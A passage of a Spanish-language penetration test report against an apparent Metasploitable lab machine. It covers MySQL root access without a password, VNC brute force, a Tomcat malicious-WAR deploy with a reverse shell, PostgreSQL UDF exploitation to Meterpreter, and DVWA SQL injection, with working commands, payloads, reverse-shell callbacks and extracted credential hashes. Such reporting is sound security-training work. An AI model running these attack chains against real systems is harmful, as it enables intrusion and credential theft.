El acceso como root en MySQL otorga privilegios de DBA (Database Administrator), permitiendo la lectura, modificación y eliminación de cualquier base de datos del servidor, incluyendo bases de datos de aplicaciones web que almacenan credenciales de usuarios.

2. Prueba realizada

La explotación se realizó mediante una conexión directa al servidor MySQL desde la máquina atacante, sin proporcionar ningún tipo de contraseña.

Conexión al servidor:

```
$ mysql -u root -h 192.168.100.20 --skip-ssl
Welcome to the MariaDB monitor.
Your MySQL connection id is 27
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
```

Una vez conectado, se verificó la versión del servidor y se enumeraron las bases de datos disponibles:

```
MySQL> SELECT version();
+-----+
| version() |
+-----+
| 5.0.51a-3ubuntu5 |
+-----+

MySQL> SHOW databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set
```

Se confirmó que la cuenta root no tiene contraseña y es accesible desde cualquier host:

```
MySQL> SELECT user, host, password FROM mysql.user;
```

user	host	password
debian-sys-maint		
root	%	
guest	%	

Además, se accedió a la base de datos de la aplicación web DVWA y se extrajeron las credenciales de los usuarios:

```
MySQL> USE dvwa;
MySQL> SELECT * FROM users;
```

user_id	user	password (MD5 hash)
1	admin	5f4dcc3b5aa765d61d8327deb882cf99
2	gordonb	e99a18c428cb38d5f260853678922e03
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b
4	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Se obtuvo acceso completo a todas las bases de datos del servidor, incluyendo credenciales de usuarios de aplicaciones web almacenadas como hashes MD5 sin salt.

3. Evidencia

```

Session Actions Edit View Help
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 27
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> ^C
MySQL [(none)]> SELECT version();
+-----+
| version() |
+-----+
| 5.0.51a-3ubuntu5 |
+-----+
1 row in set (0.004 sec)

MySQL [(none)]> SHOW databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.027 sec)

MySQL [(none)]> SELECT user, host, password FROM mysql.user;
+-----+-----+-----+
| user | host | password |
+-----+-----+-----+
| debian-sys-maint | % |  |
| root | % |  |
| guest | % |  |
+-----+-----+-----+
3 rows in set (0.019 sec)

MySQL [(none)]> USE dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> SELECT * FROM users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/user_s/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/user_s/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackable/user_s/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/user_s/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/user_s/smithy.jpg |
+-----+-----+-----+-----+-----+-----+

```

Conexión a MySQL como root sin contraseña, enumeración de bases de datos, verificación de cuentas sin contraseña y extracción de credenciales de DVWA.

4. Impacto

El acceso como root a MySQL sin contraseña desde cualquier host de la red tiene un impacto **crítico** sobre la confidencialidad, integridad y disponibilidad de la información:

- Lectura de todas las bases de datos del servidor, incluyendo credenciales de usuarios de aplicaciones web (DVWA, TikiWiki, OWASP).
- Modificación o eliminación de datos críticos sin restricción.
- Creación de nuevas cuentas de administrador para mantener acceso persistente.
- Posible ejecución de comandos del sistema operativo a través de funciones MySQL como `LOAD_FILE()` o `INTO OUTFILE`.
- Las credenciales extraídas (hashes MD5) pueden crackearse fácilmente y reutilizarse en otros servicios.

El riesgo se considera **crítico**, dado que no requiere ningún tipo de explotación técnica y proporciona acceso total a toda la información almacenada.

5. Referencia

- CIS MySQL Benchmark – Ensure root account has a strong password: <https://www.cisecurity.org/benchmark/mysql>
- OWASP – Testing for Default Credentials: <https://owasp.org/www-project-web-security-testing-guide/>
- MITRE ATT&CK – T1078: Valid Accounts (Default Credentials)
- MITRE ATT&CK – T1005: Data from Local System

4.10 VNC – Contraseña Débil y Acceso al Escritorio Remoto (Puerto 5900/tcp)

Campo	Detalle
Servicio afectado	VNC (Virtual Network Computing) – Puerto 5900/tcp
Severidad	ALTA
CVSS v3	7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
CVE	N/A – Contraseña débil en servicio de escritorio remoto
Tipo de explotación	Scanner de credenciales (Metasploit) + conexión manual
Acceso obtenido	Escritorio remoto como root
Herramientas	Metasploit (auxiliary/scanner/vnc/vnc_login), vncviewer

1. Descripción de la vulnerabilidad

El sistema objetivo tiene un servicio VNC (Virtual Network Computing) expuesto en el puerto 5900/tcp, que proporciona acceso al escritorio gráfico de forma remota. El servicio está protegido únicamente por una **contraseña extremadamente débil** ("password"), fácilmente descubrible mediante un ataque de diccionario automatizado.

A diferencia de SSH, VNC proporciona acceso al **entorno gráfico completo** del usuario root, lo que permite interactuar visualmente con todas las aplicaciones y funcionalidades del escritorio, incluyendo gestores de archivos, navegadores web y terminales gráficas.

2. Prueba realizada

La explotación se realizó en dos fases: primero se descubrió la contraseña mediante un scanner automatizado de Metasploit, y posteriormente se verificó el acceso conectando al escritorio remoto.

Fase 1 – Descubrimiento de la contraseña con Metasploit

Se utilizó el módulo vnc_login de Metasploit para realizar un ataque de diccionario contra el servicio VNC:

```
msfconsole
use auxiliary/scanner/vnc/vnc_login
set RHOSTS 192.168.100.20
run

[*] 192.168.100.20:5900 - Starting VNC login sweep
[+] 192.168.100.20:5900 - Login Successful: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

El scanner identificó la contraseña "password" como válida para el servicio VNC.


Fase 2 – Conexión al escritorio remoto

Se conectó al servicio VNC utilizando la contraseña descubierta:

```
$ vncviewer 192.168.100.20
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: *****
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
```

Se confirmó el acceso al escritorio gráfico del sistema como usuario **root** (indicado por el nombre del escritorio "root's X desktop"), proporcionando control visual completo del sistema.

3. Evidencia



The screenshot shows a VNC window titled "TightVNC: root's X desktop (metasploitable:0)". Inside the window is a terminal with the following output:

```
root@metasploitable: /
root@metasploitable:~# whoami
root
root@metasploitable:~# id
uid=0(root) gid=0(root)
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```

Below the terminal window, there is a desktop background with a blue and white abstract design.

```
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
vncviewer 192.168.100.20
```

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.100.20:5900 - 192.168.100.20:5900 - Starting VNC login sweep
[!] 192.168.100.20:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.100.20:5900 - 192.168.100.20:5900 - Login Successful: :password
[*] 192.168.100.20:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) > exit
```

```
(kali@kali)-[~]
$ vncviewer 192.168.100.20
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Descubrimiento de la contraseña VNC mediante Metasploit (Login Successful: :password) y conexión al escritorio remoto como root (root's X desktop).

4. Impacto

El acceso al escritorio remoto como root mediante VNC tiene un impacto **alto** sobre la seguridad del sistema:

- Control visual completo del sistema: el atacante puede interactuar con todas las aplicaciones del escritorio como si estuviera físicamente frente al equipo.
- Acceso a gestores de archivos, navegadores web con sesiones activas, y terminales gráficas con privilegios de root.
- Capacidad de observar en tiempo real la actividad del usuario legítimo (si lo hubiera), comprometiendo la privacidad.
- El tráfico VNC no está cifrado por defecto, lo que permite la interceptación de la sesión por parte de terceros en la red.
- La contraseña débil ("password") es trivialmente descubrible mediante ataques de diccionario automatizados.

El riesgo se considera **alto**, dado que proporciona acceso gráfico completo con privilegios máximos.

5. Referencia

- Rapid7 – VNC Login Scanner: https://www.rapid7.com/db/modules/auxiliary/scanner/vnc/vnc_login/
- MITRE ATT&CK – T1021.005: Remote Services: VNC
- MITRE ATT&CK – T1110.001: Brute Force: Password Guessing
- CIS Benchmark – Ensure VNC uses strong authentication and encryption

4.11 Apache Tomcat – Credenciales por Defecto + Deploy de WAR Malicioso (Puerto 8180/tcp)

Campo	Detalle
Servicio afectado	Apache Tomcat 5.5 – Puerto 8180/tcp
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	N/A – Credenciales por defecto + deploy no restringido
Tipo de explotación	Manual – Cadena de ataque multi-fase
Acceso obtenido	tomcat55 (usuario de servicio)
Herramientas	curl, msfvenom, netcat (nc)

1. Descripción de la vulnerabilidad

El servidor Apache Tomcat 5.5 expuesto en el puerto 8180 tiene habilitada la aplicación **Tomcat Manager**, una interfaz de administración que permite desplegar, iniciar, detener y eliminar aplicaciones web. Esta interfaz está protegida con **credenciales por defecto (tomcat:tomcat)** que no fueron modificadas tras la instalación.

El acceso al Manager permite a un atacante desplegar aplicaciones web arbitrarias empaquetadas como archivos WAR (Web Application Archive). Al desplegar un WAR que contenga una reverse shell JSP, el atacante obtiene ejecución remota de código en el servidor. Esta técnica es especialmente relevante porque se realiza completamente de forma manual, sin utilizar Metasploit, demostrando las habilidades de un pentester en la creación y despliegue de payloads personalizados.

2. Prueba realizada

La explotación se realizó en cinco fases manuales, sin utilizar módulos automatizados de Metasploit.

Fase 1 – Descubrimiento del servicio Tomcat

Se identificó el servidor Apache Tomcat en el puerto 8180:

```
$ curl -s http://192.168.100.20:8180 | head -5
<?xml version="1.0" encoding="ISO-8859-1"?>
<!-- Apache Tomcat/5.5 -->
```

Fase 2 – Acceso al Manager con credenciales por defecto

Se verificó el acceso a la aplicación Manager con las credenciales por defecto tomcat:tomcat:

```
$ curl -s -u tomcat:tomcat http://192.168.100.20:8180/manager/html
[Respuesta HTML del Tomcat Manager -- acceso concedido]
```

Fase 3 – Generación del payload WAR con msfvenom

Se creó un archivo WAR malicioso que contiene una reverse shell JSP, utilizando msfvenom para generar el payload:

```
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.100.10 \
  LPORT=4444 -f war -o /tmp/shell.war

Payload size: 1105 bytes
Final size of war file: 1105 bytes
Saved as: /tmp/shell.war
```

Fase 4 – Deploy del WAR malicioso en Tomcat Manager

Se subió el WAR al servidor Tomcat a través de la API del Manager utilizando curl:

```
$ curl -u tomcat:tomcat --upload-file /tmp/shell.war \
"http://192.168.100.20:8180/manager/deploy?path=/shell"

OK - Deployed application at context path /shell
```

Fase 5 – Activación del payload y obtención de reverse shell

Se abrió un listener con netcat en la máquina atacante y se activó el payload accediendo a la aplicación desplegada:

```
# Terminal 1 - Listener
$ nc -lvnp 4444
listening on [any] 4444 ...

# Terminal 2 - Activación del payload
$ curl -s http://192.168.100.20:8180/shell/
```

El listener recibió la conexión inversa desde el servidor Tomcat:

```
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.20] 36632

whoami
tomcat55

id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)

hostname
metasploitable
```

Se confirmó la obtención de una reverse shell como usuario **tomcat55**, el usuario de servicio bajo el que se ejecuta Apache Tomcat. Aunque no es root, este acceso permite la lectura de archivos de configuración del servidor, acceso a las aplicaciones web desplegadas y potencial escalada de privilegios.

```
(kali@kali)-[~]
└─$ curl -s http://192.168.100.20:8180 | head -20
└─┬─
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
→
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

(kali@kali)-[~]
└─$ curl -s -u tomcat:tomcat http://192.168.100.20:8180/manager/html | head -5
<html>
<head>
<style>
H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,
sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;backg
ground-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {fo
nt-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background
:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;} table {
width: 100%;

(kali@kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.100.10 LPORT=4444 -f war -o /tmp/shell.war
Payload size: 1109 bytes
Final size of war file: 1109 bytes
Saved as: /tmp/shell.war

(kali@kali)-[~]
└─$ curl -u tomcat:tomcat --upload-file /tmp/shell.war "http://192.168.100.20:8180/manager/deploy?path=/shell"
FAIL - Application already exists at path /shell

(kali@kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.20] 46424
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
hostname
metasploitable
└─
```

```
(kali㉿kali)-[~]
$ curl -s http://192.168.100.20:8180/shell/
```

Cadena de ataque contra Apache Tomcat: generación de WAR malicioso con msfvenom, deploy mediante la API del Manager con credenciales por defecto, y obtención de reverse shell como tomcat55.

4. Impacto

La combinación de credenciales por defecto en el Tomcat Manager con la funcionalidad de deploy de aplicaciones permite la **ejecución remota de código en el servidor**. El impacto incluye:

- Ejecución de código arbitrario en el servidor como usuario del servicio Tomcat.
- Acceso a los archivos de configuración de Tomcat, incluyendo credenciales almacenadas en tomcat-users.xml.
- Acceso al código fuente y datos de todas las aplicaciones web desplegadas en el servidor.
- Posibilidad de desplegar aplicaciones web adicionales para mantener persistencia (webshells).
- Desde el acceso como tomcat55, un atacante podría intentar escalada de privilegios local para obtener root.
- La técnica no utiliza ningún exploit de software: se basa únicamente en una misconfiguración (credenciales por defecto) combinada con funcionalidad legítima del servidor.

El riesgo se considera **crítico**, ya que permite ejecución de código remoto sin necesidad de explotar vulnerabilidades de software, utilizando únicamente credenciales por defecto y funcionalidades nativas del servidor.

5. Referencia

- Apache Tomcat Manager App Documentation: <https://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html>
- OWASP – Testing for Default Credentials: <https://owasp.org/www-project-web-security-testing-guide/>
- MITRE ATT&CK – T1078: Valid Accounts (Default Credentials)
- MITRE ATT&CK – T1505.003: Server Software Component: Web Shell
- MITRE ATT&CK – T1059: Command and Scripting Interpreter

4.12 PostgreSQL – Ejecución de Código mediante UDF y Credenciales por Defecto (Puerto 5432/tcp)

Campo	Detalle
Servicio afectado	PostgreSQL 8.3 – Puerto 5432/tcp
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	N/A – Credenciales por defecto + configuración insegura de UDF
Tipo de explotación	Automática (Metasploit Framework) – Meterpreter
Acceso obtenido	postgres (usuario de servicio) – Sesión Meterpreter
Herramienta	Metasploit – exploit/linux/postgres/postgres_payload

1. Descripción de la vulnerabilidad

El servidor PostgreSQL 8.3 del sistema objetivo está configurado con las **credenciales por defecto (postgres:postgres)** y permite conexiones remotas sin restricciones. Además, la configuración del servicio permite que el usuario de la base de datos escriba en el directorio /tmp y cargue **User Defined Functions (UDF)** como librerías compartidas desde ese directorio.

Esta combinación permite a un atacante autenticarse con credenciales por defecto, subir una librería compartida maliciosa al servidor a través de funcionalidades de PostgreSQL, registrarla como UDF y ejecutar código arbitrario en el sistema operativo subyacente. A diferencia de la vulnerabilidad de MySQL (4.9) donde solo se accedió a datos, en este caso se logra **ejecución remota de código completa con sesión Meterpreter**.

2. Prueba realizada

La explotación se realizó mediante Metasploit Framework, utilizando el módulo postgres_payload que automatiza el proceso de autenticación, subida de la librería UDF maliciosa, registro de la función y ejecución del payload.

Comandos ejecutados en Metasploit:

```
msfconsole
use exploit/linux/postgres/postgres_payload
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
set payload linux/x86/meterpreter/reverse_tcp
exploit
```

El exploit se autenticó con las credenciales por defecto, subió la librería UDF al servidor y estableció una sesión Meterpreter:

```
[*] Started reverse TCP handler on 192.168.100.10:4444
[*] 192.168.100.20:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu
[*] Uploading as /tmp/payload.so, cleanup will remove
[*] Meterpreter session 1 opened (192.168.100.10:4444 -> 192.168.100.20)

meterpreter > getuid
Server username: uid=108, gid=117, euid=108, egid=117

meterpreter > sysinfo
Computer      : metasploitable
```

```

OS           : Linux 2.6.24-16-server (i386)
Meterpreter  : x86/linux

meterpreter > shell
[*] Command shell session opened

whoami
postgres

id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)

hostname
metasploitable

```

Se confirmó la obtención de una sesión Meterpreter con acceso como usuario **postgres**, con capacidades avanzadas de post-explotación y acceso al sistema operativo subyacente.

3. Evidencia

```

msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.100.10
LHOST => 192.168.100.10
msf exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.100.10:4444
[*] 192.168.100.20:5432 - 192.168.100.20:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.100.20:5432 - Uploaded as /tmp/psLLRBOX.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.100.20
[*] Meterpreter session 1 opened (192.168.100.10:4444 -> 192.168.100.20:48928) at 2026-02-16 23:24:49 -0500

meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > sehll
[-] Unknown command: sehll. Did you mean shell? Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 5001 created.
Channel 1 created.
whoami
postgres

id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)

hostname
metasploitable

```

Explotación de PostgreSQL mediante UDF: autenticación con credenciales por defecto, subida de librería maliciosa, obtención de sesión Meterpreter y verificación de acceso como usuario postgres.

4. Impacto

La explotación de PostgreSQL mediante UDF va más allá del simple acceso a datos, logrando **ejecución remota de código en el sistema operativo** con una sesión Meterpreter completa:

- Ejecución de comandos arbitrarios en el sistema operativo como usuario postgres.

- Acceso completo a todas las bases de datos gestionadas por PostgreSQL, incluyendo datos sensibles de aplicaciones web.
- Capacidades avanzadas de Meterpreter: subida/descarga de archivos, pivoteo, port forwarding, captura de credenciales.
- El usuario postgres pertenece al grupo ssl-cert, lo que podría proporcionar acceso a certificados y claves privadas del servidor.
- Posibilidad de escalada de privilegios local desde el usuario postgres hacia root.
- Demuestra cómo las credenciales por defecto en bases de datos pueden conducir a un compromiso total del servidor, no solo de los datos.

El riesgo se considera **crítico**, ya que permite la transición de un acceso a base de datos a ejecución de código completa en el sistema operativo.

5. Referencia

- Rapid7 – PostgreSQL Payload Execution: https://www.rapid7.com/db/modules/exploit/linux/postgres/postgres_payload/
- PostgreSQL UDF Documentation: <https://www.postgresql.org/docs/current/xfunc-c.html>
- MITRE ATT&CK – T1505: Server Software Component
- MITRE ATT&CK – T1078: Valid Accounts (Default Credentials)
- CIS PostgreSQL Benchmark – Ensure default passwords are changed: <https://www.cisecurity.org/benchmark/postgresql>

5. Análisis y Explotación - Web

5.1 SQL Injection – Extracción de Credenciales (DVWA)

Campo	Detalle
Aplicación afectada	DVWA (Damn Vulnerable Web Application) v1.0.7
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command
Tipo de explotación	Manual – In-Band SQL Injection (UNION-based)
Datos obtenidos	Versión del servidor, usuario de BD, nombres de tablas, credenciales (usuarios + hashes MD5)
Herramienta	Navegador web (explotación manual)

1. Descripción de la vulnerabilidad

La aplicación DVWA contiene una vulnerabilidad de **Inyección SQL (SQLi)** en el módulo "SQL Injection". La aplicación toma el parámetro `id` proporcionado por el usuario y lo introduce directamente en una consulta SQL sin ningún tipo de sanitización ni uso de consultas parametrizadas (prepared statements).

Un ataque de Inyección SQL permite al atacante modificar la consulta original para acceder y manipular la base de datos de la aplicación. Dependiendo del tipo de base de datos y su configuración, el impacto puede ir desde la lectura de datos sensibles hasta la ejecución de comandos en el sistema operativo. En este caso, se explotó mediante la técnica **UNION-based SQL Injection**, que permite combinar los resultados de la consulta original con consultas arbitrarias del atacante.

2. Prueba realizada

La explotación se realizó de forma manual siguiendo una metodología progresiva de enumeración, desde la identificación de la vulnerabilidad hasta la extracción completa de credenciales.

Paso 1 – Determinar el número de columnas (ORDER BY)

Se utilizó la cláusula ORDER BY para determinar el número de columnas de la consulta original:

```
1' ORDER BY 2 # → Funciona (hay al menos 2 columnas)
1' ORDER BY 3 # → Error (solo hay 2 columnas)
```

Paso 2 – Extraer versión del servidor y usuario de la base de datos

```
1' UNION SELECT @@version, user() #
First name: 5.0.51a-3ubuntu5
Surname: root@localhost
```

Se confirmó que el servidor ejecuta MySQL 5.0.51a y la aplicación se conecta como **root@localhost**, el usuario con máximos privilegios en la base de datos.

Paso 3 – Identificar la base de datos y sus tablas

```
1' UNION SELECT null, database() #
→ Resultado: dvwa
```

```
1' UNION SELECT null, table_name FROM information_schema.tables
WHERE table_schema='dvwa' #
→ Resultado: guestbook, users
```

Paso 4 – Listar columnas de la tabla users

```
1' UNION SELECT null, column_name FROM information_schema.columns
WHERE table_name='users' #
→ Resultado: user_id, first_name, last_name, user, password, avatar
```

Paso 5 – Extracción de credenciales (usuarios y hashes de contraseñas)

```
1' UNION SELECT user, password FROM users #
```

Se extrajeron todas las credenciales de la tabla users:

Usuario	Hash MD5
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

Los hashes MD5 obtenidos son fácilmente crackeables mediante herramientas como John the Ripper o servicios online como CrackStation. Por ejemplo, el hash 5f4dcc3b5aa765d61d8327deb882cf99 corresponde a la contraseña "password".

3. Evidencia

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT @@version, user() #
First name: admin
Surname: admin

ID: 1' UNION SELECT @@version, user() #
First name: 5.0.51a-3ubuntu5
Surname: root@localhost

Figura

WEB-001a – Extracción de la versión del servidor MySQL y usuario de la base de datos mediante UNION SELECT.

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Figura WEB-001b – Extracción completa de usuarios y hashes de contraseñas MD5 de la tabla users de DVWA.

4. Impacto

La inyección SQL permite el acceso completo a la base de datos de la aplicación con privilegios de **root**. El impacto incluye:

- Extracción de todas las credenciales de usuarios almacenadas en la base de datos, incluyendo hashes de contraseñas fácilmente crackeables (MD5 sin salt).
- Acceso a la información de todas las bases de datos del servidor (dvwa, metasploit, owasp10, tikiwiki), ya que la aplicación se conecta como root.
- Posibilidad de modificar o eliminar datos críticos mediante inyecciones INSERT, UPDATE o DELETE.
- Potencial lectura de archivos del sistema operativo mediante LOAD_FILE() y escritura mediante INTO OUTFILE, lo que podría derivar en ejecución remota de código.
- Las credenciales extraídas pueden reutilizarse en otros servicios del sistema (password reuse), ampliando el alcance del compromiso.

El riesgo se considera **crítico**, ya que permite el acceso total a la información almacenada y potencialmente al sistema operativo subyacente.

5. Referencia

- CWE-89: SQL Injection: <https://cwe.mitre.org/data/definitions/89.html>
- OWASP – SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
- OWASP Top 10 – A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/
- MITRE ATT&CK – T1190: Exploit Public-Facing Application

5.2 XSS Reflejado – Inyección de JavaScript y Robo de Cookies (DVWA)

Campo	Detalle
Aplicación afectada	DVWA (Damn Vulnerable Web Application) v1.0.7 – Módulo XSS Reflected
Severidad	MEDIA
CVSS v3	6.1 (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation (XSS)
